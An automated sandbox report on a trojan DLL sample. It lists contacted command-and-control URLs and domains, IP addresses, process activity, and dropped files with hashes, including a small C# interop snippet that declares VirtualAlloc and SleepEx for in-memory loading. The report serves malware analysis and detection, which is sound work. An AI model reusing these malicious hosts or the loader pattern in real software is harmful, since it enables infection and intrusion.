http://https://berukoneru.website/tire/YD_2F3yJEGCuLOsTrEXJLr/HYLMnHFPJYjiw/7tKlG8tS/_2BbBwzFFUBrFGVOQLc5STZ/vcc52sXSbU/E9hymn9Lr8ZbD9qxB/Q3FPG7MgMTRh/kGaKVJ7xEwY/wcc7fc8ZQUc61Z/HBzqpDy8uRQEtHRcSSjiO/YH3881lPkApc1W7g/7TBJUbFugsSMYgd/TFU1BUGgDWNFTw3w_2/FKBKIQxkn/wyKgErA3/rpA.eta	0%	Avira URL Cloud	safe	
http://https://windows.update3.com/i	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
prod-sav-park-lb01-1919960993.us-east-2.elb.amazonaws.com	3.12.124.139	true	false		high
berukoneru.website	79.110.52.144	true	true		unknown
1.0.0.127.in-addr.arpa	unknown	unknown	true	• 0%, Virustotal, Browse	unknown
windows.update3.com	unknown	unknown	true	• 0%, Virustotal, Browse	unknown
8.8.8.8.in-addr.arpa	unknown	unknown	true	• 0%, Virustotal, Browse	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://https://berukoneru.website/tire/qmvui3Jef80_2BIeM_2BXh/O_2By54KPinsD/_2BFfpah/5k89w5bXqU7DEWhQp1iBEy2/_2BnU_2FsR/sUo3C8aISdxylYl8W/JynqV_2BmddH/AgiN2_2BUrO/VCPQbezXreMebQ/izeoYIW_2BTEh6B2Zh_2B/L3PgbMDpsuFq53n5/obVS_2BHmsXbkex/IxU7ONkaq6S5id4E4C/VTSP2pp87/7bclEnvP5UuFRz5_2FIN/q_2FKVUn/a3U.eta	true	• Avira URL Cloud: safe	unknown
http://https://berukoneru.website/tire/XmFjtmy1jR6lateNyuPVYzk/zqxAUph9t_/2FhKh_2BKiBZEq6Pk/avtEml_2FYjs/Y8y781fyUpX/C_2FGsjVf_2F1i/tI0L_2Fc4mVHQ5jOtMGU8/MLBmn_2F0B4RgjE1/vjwq5A2_2B3O0OF/2xAZRByvalCt4EW7PP/8v2xGWGrY/70z8u8ipgSqR2XldqMkC/Q_2FRHW9LM53wtTl2y8/wrMCO.eta	true	• Avira URL Cloud: safe	unknown
http://https://berukoneru.website/tire/pXEvhesP8JJkQtOX4Z5G/OiJKf20ix2ZGR09v_2B/AwevbnlWqTi_2FbmjeIBIJ/B8iREIEDTHJ8C/QPwxSITX/9Ss6_2FUQqUE8Rtt6tkm28v/8Qb_2FbAb4/RcCK4EpQ3Lh0e_2BV/nW7_2F9KVPTc/RWwFawwnn1T/NBQ509K2MeA0Zg/X_2BL3B2nl1ByESW4otQy/_2FmAs1Ly6/iqZ3GWXa.eta	true	• Avira URL Cloud: safe	unknown
http://https://berukoneru.website/tire/k0k9N5zvmOwLqrZ9t/mA_2BT5LewRQ/XlHVxnLBVoU/TCE3xXfm5Bjx_2/FNwBkfDvRbJwwM4AJLewo/S2GmqFJJAf16v117/0Fd8Da4X45K7ewO/ZOOFQH9lFoxITYmiaW/UM4b3mHcB/fh9cKbdZnHyGiZkOZevh/xKEuDuLDKEmBX5F2T0A/HlQglDHz0FPghDE04k7Rtp/qlpZkGrY6jSqN/zGqWq5UgJ/rU.eta	true	• Avira URL Cloud: safe	unknown
http://https://berukoneru.website/tire/jd_2FYT4kZR8w841QcBB1/tR81NFI9aRqohSRO/X0dydnORWplT5uR/5w00AG_2B_2FJ09dQQ/WUxRePiB4/GTOJFQ8FP8igXEjbgkH9/zEak3366_2FSVu5YatC/6c8yBLY3VgDZriaVuWUlRJ/NfUpYHR7DlV_2/FmC6rrvj/IWZqq_2FXZYrZ6Jfrjl4wOK/cOGNowVtID/CNlyDmEUAcdL6Nggn/Q6FP_2FvO/_2BU9JHdR/p.eta	true	• Avira URL Cloud: safe	unknown
http://https://berukoneru.website/tire/tEXumA952Z/iljgXIorkNbq6MNPU/M3Mb2CH8XEAs/ZvNkij3gQew/dxKPUhxVjzkBtZ/B3kMEs_2FJYP69uLJ0Zru/_2BYjun6ZVTrWBF0/nSePp_2BxhkopWf/iGbA1ax9WTenbT0BwC/JetFByiwf/3LiswTAhhMHb0jpdGXHw/RYbbpWHEDIwmZCcWi7e/zfbtXmV0tr/6_2BifPd.eta	true	• Avira URL Cloud: safe	unknown
http://https://berukoneru.website/tire/KjB2BgkWWh/2R_2Fkj8GC7yaP1kC/DPb_2B003_2B/KSHrvwTkEkd/_2FAMHiah0zctf/nNbEHjkCSlyuZxandMk7W/125Nt4kKNIyzhV_2/FpQlU2nlzM_2FEI/PEryRBP68LWoGHV3sm/y9L4VUWvc/E0UlFXDmQ0_2F2mVHcN_/2B13NnOs91EWboOkL1Q/soeab74L05htIewL3_2FTu/VD2Jph.eta	true	• Avira URL Cloud: safe	unknown
http://https://berukoneru.website/tire/yIaXbfYof9lP/8B_2BPJ4_2B/hMnTiYTFHmvWMq/Om0JbLkmD_2F5koSu_2FY/nLk_2FKibFUJ9gOk/MZT8jf1B5RdC0UZ/6Z4No8ixNFmBVmH7Bj/uDf3BhOPM/DLBe_2Bd6mkqoP7YTIID/XBuFTJLHbx1D4QjnBWn/TnGiYGHPz2eGN6knS8Er2o/_2B5QVwmx2J_2/BE8gCb3N/ingbPXC9ZN_2BMhH2cvWH8p/CYnerQtz/Ddd.eta	true	• Avira URL Cloud: safe	unknown
http://https://berukoneru.website/tire/gzRMSfagaZDYqNWCuNWpBQY/d3QH3HcNtD/fG3zb1_2FY310Wc1Z/tU68j9ArrsrY/cG2nzLaOesJ/1fJaUxYEiS_2Fq/6VuTPCoO1fL43Db5nwE4B/eNIHObz48Uk8thb4/s2ZGHDbOs4GyVjB/HB5iQTw6wsHP9eF2fL/ehbbJ4i3G/wutxyBgCPuYINeY4btAA/_2FftqK8_2FJ53N0BbQ/E4DqjTtkOXgod/z7et.eta	true	• Avira URL Cloud: safe	unknown
http://https://berukoneru.website/tire/aZ8BheahozwZJezagn3wPqr/iz35YcAb_2/F5jeyfvVg2lCfCrEk/0rrw6u3U7gic/uqJTyp4A5eQ/0U2GqSt0iiLbUx/HO3viOhQ8WkG8vbfTOB_2/BnaqEkGKFXXYKGIR/Ctbh99dX8lvtuYg/YlazQ5uDO_2FKEL9Q_/2BJjb_2Fo/n4TKwNU4Z7gGvATNQb4t/rYS_2FADS/RnX9qstM/g.eta	true	• Avira URL Cloud: safe	unknown
http://https://berukoneru.website/tire/YD_2F3yJEGCuLOsTrEXJLr/HYLMnHFPJYjiw/7tKlG8tS/_2BbBwzFFUBrFGVOQLc5STZ/vcc52sXSbU/E9hymn9Lr8ZbD9qxB/Q3FPG7MgMTRh/kGaKVJ7xEwY/wcc7fc8ZQUc61Z/HBzqpDy8uRQEtHRcSSjiO/YH3881lPkApc1W7g/7TBJUbFugsSMYgd/TFU1BUGgDWNFTw3w_2/FKBKIQxkn/wyKgErA3/rpA.eta	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
3.20.161.64	unknown	United States		16509	AMAZON-02US	true
79.110.52.144	berukoneru.website	Romania		60233	V4ESCROW-ASRO	true
18.219.227.107	unknown	United States		16509	AMAZON-02US	true
3.12.124.139	prod-sav-park-lb01-1919960993.us-east-2.elb.amazonaws.com	United States		16509	AMAZON-02US	false

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	539453
Start date:	14.12.2021
Start time:	10:19:18
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 15m 20s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	61b85f75e6a7c.dll
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	50
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winDLL@59/52@18/5
EGA Information:	Failed
HDC Information:	• Successful, ratio: 18% (good quality ratio 17.2%) • Quality average: 79.3% • Quality standard deviation: 28.4%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .dll • Override analysis time to 240s for rundll32
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
10:21:03	API Interceptor	12x Sleep call for process: rundll32.exe modified

Time	Type	Description
10:21:17	API Interceptor	5x Sleep call for process: regsvr32.exe modified
10:21:18	API Interceptor	6x Sleep call for process: loaddll32.exe modified
10:21:53	API Interceptor	147x Sleep call for process: powershell.exe modified
10:22:40	API Interceptor	1x Sleep call for process: control.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	11606
Entropy (8bit):	4.883977562702998
Encrypted:	false
SSDEEP:	192:Axoe5FpOMxoe5Pib4GVsm5emdKVFn3eGOVpN6K3bkkjo5HgkjDt4iWN3yBGHh9sO:6fib4GGVoGIpN6KQkj2Akjh4iUxs14fr
MD5:	1F1446CE05A385817C3EF20CBD8B6E6A
SHA1:	1E4B1EE5EFCA361C9FB5DC286DD7A99DEA31F33D
SHA-256:	2BCEC12B7B67668569124FED0E0CEF2C1505B742F7AE2CF86C8544D07D59F2CE
SHA-512:	252AD962C0E8023419D756A11F0DDF2622F71CBC9DAE31DC14D9C400607DF43030E90BCFBF2EE9B89782CC952E8FB2DADD7BDBBA3D31E33DA5A589A76B87C14
Malicious:	false
Reputation:	unknown
Preview:	PSMODULECACHE.....P.e...S...C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1.....Uninstall-Module.....inmo.....fimo .....Install-Module.....New-ScriptFileInfo.....Publish-Module.....Install-Script.....Update-Script.....Find-Command.....Update-ModuleManifest.....Find-DscRe source.....Save-Module.....Save-Script.....upmo.....Uninstall-Script.....Get-InstalledScript.....Update-Module.....Register-PSRepository.....Find-Script.... ....Unregister-PSRepository.....pumo.....Test-ScriptFileInfo.....Update-ScriptFileInfo.....Set-PSRepository.....Get-PSRepository.....Get-InstalledModule.....Find-Module.....Find-RoleCapability.....Publish-Script.....7r8...C...C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1.....Describe.....Get-TestDriv eItem.....New-Fixture.....In.....Invoke-Mock.....InModuleScope.....Mock.....SafeGetCommand.....Af

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	modified
Size (bytes):	64
Entropy (8bit):	0.9260988789684415
Encrypted:	false

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	
SSDEEP:	3:NlllulbIj:NllUb/l
MD5:	13AF6BE1CB30E2FB779EA728EE0A6D67
SHA1:	F33581AC2C60B1F02C978D14DC220DCE57CC9562
SHA-256:	168561FB18F8EBA8043FA9FC4B8A95B628F2CF5584E5A3B96C9EBAF6DD740E3F
SHA-512:	1159E1087BC7F7CBB233540B61F1BDECB161FF6C65AD1EFC9911E87B8E4B2E5F8C2AF56D67B33BC1F6836106D3FEA8C750CC24B9F451ACF85661E0715B82941 3
Malicious:	false
Reputation:	unknown
Preview:	@...e.....@.....

C:\Users\user\AppData\Local\Temp\RES391B.tmp	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
File Type:	Intel 80386 COFF object file, not stripped, 3 sections, symbol offset=0x492, 9 symbols
Category:	dropped
Size (bytes):	1336
Entropy (8bit):	3.991876287469523
Encrypted:	false
SSDEEP:	24:H2Fm9maDAqOaHqhKdNwI+ycuZhNlwakS61PNnq9Sd:BrgKdm1ullwa36vq9C
MD5:	A924A25BC2BFFD71BC939EE54BBDC7B7
SHA1:	19DB2BED2D6CE6E28D719DD588403D58201EEBF6
SHA-256:	FB087178177FE988DD91FCCA1ED2F9F93313FACF5E43039076D2EA101B76E2C8
SHA-512:	5CBC29FCA7E9B287A6FD143376DA20A140132D0D7BFF644EDBFE7FB0360E8315F7753704005B4BA5F9C0EC5836DD0E608A796E74E40DCDDE5CF77554AF2AE9 7
Malicious:	false
Reputation:	unknown
Preview:	L.....a.....debug$S.....T.....@..B.rsrc$01.....X.....8.....@..@.rsrc$02.....P...B.....@..@.....W....c:\Users\user\AppData\Local\Temp\jtmpm 3o0\CSCBACB7DE77FE24526BA1047DDC177EBA6.TMP.....8p\|..t.).....g.....7.....C:\Users\user\AppData\Local\Temp\RES391B.tmp.-.<.....'...Microsoft (R) CVTRES.[.=..cwd.C:\Windows\system32.exe.C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe.....0.....H.....L.. .....H.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o..... .0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...j.t.m.p.m.3.o.0...d.l.l.....(.....L.e.g.a.l.C.o.p.y.r.i.g.h.t... .. .D.....O.r.

C:\Users\user\AppData\Local\Temp\RES4531.tmp	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
File Type:	Intel 80386 COFF object file, not stripped, 3 sections, symbol offset=0x48e, 9 symbols
Category:	dropped
Size (bytes):	1332
Entropy (8bit):	3.9787663301438485
Encrypted:	false
SSDEEP:	24:HvMzW9n+arP1p11aHxUhhKdNwI+ycuZhN5akSnPNnq92d:Z7rP9oyvKdm1ul5a31q9G
MD5:	7D8E752877E3D05D6EF7FA19F61D1B1B
SHA1:	9A737232CA061BFB20872477083A44934CEC3309
SHA-256:	329690906DBAA3C008A62AB1257C741217071A6C8298E7AC3E1FEC040849102C
SHA-512:	16620E26157A2FBA00A6494B3F8ECAF5B74F8E2B7D5738B6123FC739E9769F3009C922827B64AB718FD14FDA82B65E69CC8654E2482F48C178A2332F312954C1
Malicious:	false
Reputation:	unknown
Preview:	L.....a.....debug$S.....P.....@..B.rsrc$01.....X.....4.....@..@.rsrc$02.....P...>.....@..@.....S....c:\Users\user\AppData\Local\Temp\kon0v os3\CSCE7DAF0804EB6B39EE1E6CAB9C626.TMP.....0..q.....>.\|.s.....7.....C:\Users\user\AppData\Local\Temp\RES4531.tmp.-.<.....'...Microsoft (R) CVTRES.[.=..cwd.C:\Windows\system32.exe.C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe.....0.....H.....L..... ....H.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0. 0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...k.o.n.0.v.o.s.3...d.l.l.....(.....L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D... ..O.r.i.g.

C:\Users\user\AppData\Local\Temp\RES5221.tmp	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
File Type:	Intel 80386 COFF object file, not stripped, 3 sections, symbol offset=0x492, 9 symbols
Category:	dropped
Size (bytes):	1336
Entropy (8bit):	3.9997994300245385
Encrypted:	false
SSDEEP:	24:HkFm9mayzVaHUMhKdNwI+ycuZhNcakSoPNnq9Sd:PyzI0eKdm1ulca3Qq9C
MD5:	A7D19B016DD2E87C7F1705B8AF710E8E
SHA1:	E7051DE14C9A314A4080D70224AD09816268BF02
SHA-256:	016221C08CBD224990582FEE0A8BA0DCA0DF09DDF7FDA02F4599FFA82A2B3952
SHA-512:	F5EE0E4E2556DC500CEA21597DC7E4C4E4C937543E019FB6F9BE31CC7DB6F6A8149C6C99C4F4C4930F045360D6C4AA185278F26B9EBD796B2F6E55A919F997F B

C:\Users\user\AppData\Local\Temp\RES5221.tmp	
Malicious:	false
Reputation:	unknown
Preview:	L.....a.....debug$S.....T.....@..B.rsrc$01.....X.....8.....@..@.rsrc$02.....P...B.....@..@.....W....c:\Users\user\AppData\Local\Temp\hupbkl0t\CSC47FEF1B1BE13496F9299275D8347BD99.TMP.....,py,.....X.....7.....C:\Users\user\AppData\Local\Temp\RES5221.tmp.-.<.....'...Microsoft (R) CVTRES.[.=..cwd.C:\Windows\system32.exe.C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe.....0.....H.....L.....H.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...h.u.p.b.k.l.0.t...d.l.l.....(.....L.e.g.a.l.C.o.p.y.r.i.g.h.t.. ...D.....O.r.

C:\Users\user\AppData\Local\Temp\RES5A7E.tmp	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
File Type:	Intel 80386 COFF object file, not stripped, 3 sections, symbol offset=0x492, 9 symbols
Category:	dropped
Size (bytes):	1336
Entropy (8bit):	3.979389767875343
Encrypted:	false
SSDEEP:	24:HfFm9na7QVQaHVuPYhKdNwI+ycuZhN05akSPOPNnq9Sd:P7QXFKdm1ulua3Kq9C
MD5:	BBFDDF46C53F13E3CD50C7FB032A9C11
SHA1:	7FD005ACB8E69898681243C45BAEE3E9B07E1A60
SHA-256:	63ED0B7F7A4719A72DA2A424362DBCDDA27BB627AC844AFD13F71080AEE3AE31
SHA-512:	8BFB18E6C91F2341877E8E28745730E4A191E8AFE83DA8ED175932AD2D92E11664E5F96727CEA54BC8AFAA3B36ED40CE338B2686C60C1FFA778CE804C4CD49 4
Malicious:	false
Reputation:	unknown
Preview:	L.....a.....debug$S.....T.....@..B.rsrc$01.....X.....8.....@..@.rsrc$02.....P...B.....@..@.....V....c:\Users\user\AppData\Local\Temp\wnczrnms\CSC2E55B817A1C42F79C3F14C28684A599.TMP.....Z.g9ZU.k}r=o.q.....7.....C:\Users\user\AppData\Local\Temp\RES5A7E.tmp.-.<.....'...Microsoft (R) CVTRES.[.=..cwd.C:\Windows\system32.exe.C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe.....0.....H.....L.....H.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...w.n.c.z.r.n.m.s...d.l.l.....(.....L.e.g.a.l.C.o.p.y.r.i.g.h.t.. ...D.....O.r.

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_2eefwtls.lhg.ps1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Reputation:	unknown
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_3qmymils.dhi.ps1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Reputation:	unknown
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_c23bcfov.aow.psm1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Reputation:	unknown
Preview:	 1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_culvhp2o.fyb.ps1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Reputation:	unknown
Preview:	 1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_mf2uh0zs.y2u.psm1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Reputation:	unknown
Preview:	 1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_pojno3ob.mpp.psm1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_pojno3ob.mpp.psm1	
Malicious:	false
Reputation:	unknown
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_v0ypotfd.4rq.psm1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Reputation:	unknown
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_xeezm4uy.clm.ps1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Reputation:	unknown
Preview:	1

C:\Users\user\AppData\Local\Temp\fvuaw4pr\fvuaw4pr.0.cs	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text
Category:	dropped
Size (bytes):	395
Entropy (8bit):	5.011724479977666
Encrypted:	false
SSDEEP:	6:V/DsYLDS81zuJZFMRSRa+eNMjSSRrh+SRNdDQaAntHQy:V/DTLDfuHV9eg5rh14aAntwy
MD5:	B1DA1EF961AA0CE50C236459261D955A
SHA1:	99CF19F188248557193608FE42C1CB88FCF234E1
SHA-256:	139659D9C1D794242DE8DEFB1E33C785B3B63A691230874656B2B1AFC9E0B26B
SHA-512:	27C4E9D4D1926A87EB5A2CAFD768D80A9D566C5FE9C7EB17F87453698415B30E251816738388C3171519A74B20AB0919C47C04A1E6CF9E1D82547540DF5E1682
Malicious:	false
Reputation:	unknown
Preview:	.using System;.using System.Runtime.InteropServices;..namespace W32.{. public class ufc. {. [DllImport("kernel32")].public static extern IntPtr GetCurrentProcess();.[DllImport("kernel32")].public static extern void SleepEx(uint ylpxxdj,uint gtjjej);.[DllImport("kernel32")].public static extern IntPtr VirtualAlloc(IntPtr mmpi,uint xkljddbswyg,uint jfalf,uint iqbvunafhnr);.. }..}.

C:\Users\user\AppData\Local\Temp\fvuaw4pr\fvuaw4pr.cmdline	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	375
Entropy (8bit):	5.216630389653668
Encrypted:	false

C:\Users\user\AppData\Local\Temp\fvuaw4pr\fvuaw4pr.cmdline	
SSDEEP:	6:pAu+H2LvkuqJDdqxLTKbDdqB/6K2N723fMpo/l0zxs7+AEszIN723fMpo//n:p37Lvkmb6K2aWoCWZETaWoH
MD5:	F2CAB91D6AE2F982B347805414E2DA2F
SHA1:	9134FFA580A5782320E2BECD2E6D13CA5016FE4A
SHA-256:	E7A0D624F6DA13B73E6397DAAF131CE3B8A843CBF47975D26A1C7C39B1A79DAA
SHA-512:	B1A982AD547563FD21A51E442BC4CB6A0A5AF5E8F5EA47B23734BC9657366F5E57A198B7EFBA97AACB2F99A751931E1C5446748D178D8DB564F3AEB416ED51E 0
Malicious:	false
Reputation:	unknown
Preview:	./t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\Sys tem.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\fvuaw4pr\fvuaw4pr.dll" /debug- /optimize+ /warnaserror /optimize+ "C :\Users\user\AppData\Local\Temp\fvuaw4pr\fvuaw4pr.0.cs"

C:\Users\user\AppData\Local\Temp\fvuaw4pr\fvuaw4pr.out	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with CRLF, CR line terminators
Category:	dropped
Size (bytes):	872
Entropy (8bit):	5.3041980760639875
Encrypted:	false
SSDEEP:	24:AId3ka6K2aWozETaWoOKaM5DqBVKVrdFAMBJTH:Akka6CfE+yKxDcVKdBJj
MD5:	28601DA1A34FA522B7E501CAB2D52D0D
SHA1:	CE63B8E4F3DACA2C049859BCCFEFE922312E953B
SHA-256:	71785F6CACBEA8608EE82CBEF53670305A597D826F6AA6A2BACB13A722378992
